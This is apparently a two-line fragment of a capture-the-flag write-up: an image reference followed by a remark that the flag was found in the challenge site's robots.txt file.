
flag was found in the trusty old robots.txt and that is that.